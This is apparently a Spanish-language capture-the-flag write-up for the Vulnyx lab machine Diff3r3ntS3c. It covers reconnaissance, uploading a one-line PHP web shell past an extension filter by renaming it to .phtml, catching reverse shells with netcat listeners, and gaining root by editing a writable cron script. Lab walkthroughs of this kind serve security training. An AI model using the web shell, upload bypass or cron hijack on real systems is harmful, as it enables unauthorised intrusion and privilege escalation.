
Máquina Diff3r3ntS3c (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 19 septiembre

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutaremos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Victima:** 10.0.2.17

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:


$ ping -c 1 10.0.2.17



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.


A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

$ nmap -PN 10.0.2.17 -sVC




Como podemos comprobar la Máquina Victima tiene abierto el puerto **80**.

Comprobamos que es lo que corre en el puerto 80.




Recorriendo un poco la pagina web nos encontramos con una subida de ficheros.



A continuación, realizamos con la herramienta **gobuster** un fuzzing web por directorios, para ello ejecutamos el siguiente comando:

$ gobuster dir -u http://10.0.2.16:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt



Encontramos el directorio **uploads**, donde entiendo que sera el directorio en el cual se subirán los ficheros del formulario.

Nos creamos la siguiente reverse shell en *.php*.

<?php system($_GET["cmd"]);?>

La subimos al formulario dándonos un error.

A continuación, con la herramienta **burpsuite** interceptamos la petición y la mandamos al *intruder*.


Payload	Status code
	200
php4	200
phar	200
php5	200
phtml	200
hphp	200

Cambiamos la extensión de la reverse shell a cualquiera de la anteriores, por ejemplo, *.phtml*, y la volvemos a subir al formulario, esta vez siendo posible la subida.

Accedemos a ella a través del directorio **uploads**.


A continuación, en nuestra terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat**(**nc**) nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando.

$ nc -lvnp 443



Ejecutamos la siguiente reverse shell en **nc** *url encodeada* y la pegamos en el parámetro *cmd* de la siguiente manera.

Y obtenemos una shell como **candidate**.




A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutamos los siguientes comandos.

$ script /dev/null -c bash
Ctrl + Z
$ stty raw -echo;fg
$ reset xterm
$ export TERM=xterm

Enumeramos las tareas **crontab**, para ello ejecutamos el siguiente comando.

$ cat /etc/crontab



Nos encontramos que el archivo **makeBackup.sh** se lanza como usuario **root** cada minuto.


Comprobamos los permisos que tenemos sobre este archivo, para ello ejecutamos el siguiente comando.

$ ls -la /home/candidate/.scripts/makeBackup.sh

Tenemos todos los permisos.


Lo editamos, para enviarnos una reverse shell como root, para ello ejecutamos el siguiente comando.

$ nano /home/candidate/.scripts/makeBackup.sh




A continuación, en otra nueva terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat**(**nc**) nos volvemos a poner a la escucha por el puerto **444** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando.

$ nc -lvnp 444



Esperamos como mucho 1 minuto para que se vuelva a ejecutar la tarea.



¡¡¡Ya somos **Root**!!!

También pudiendo leer las flags de **user** y **root**.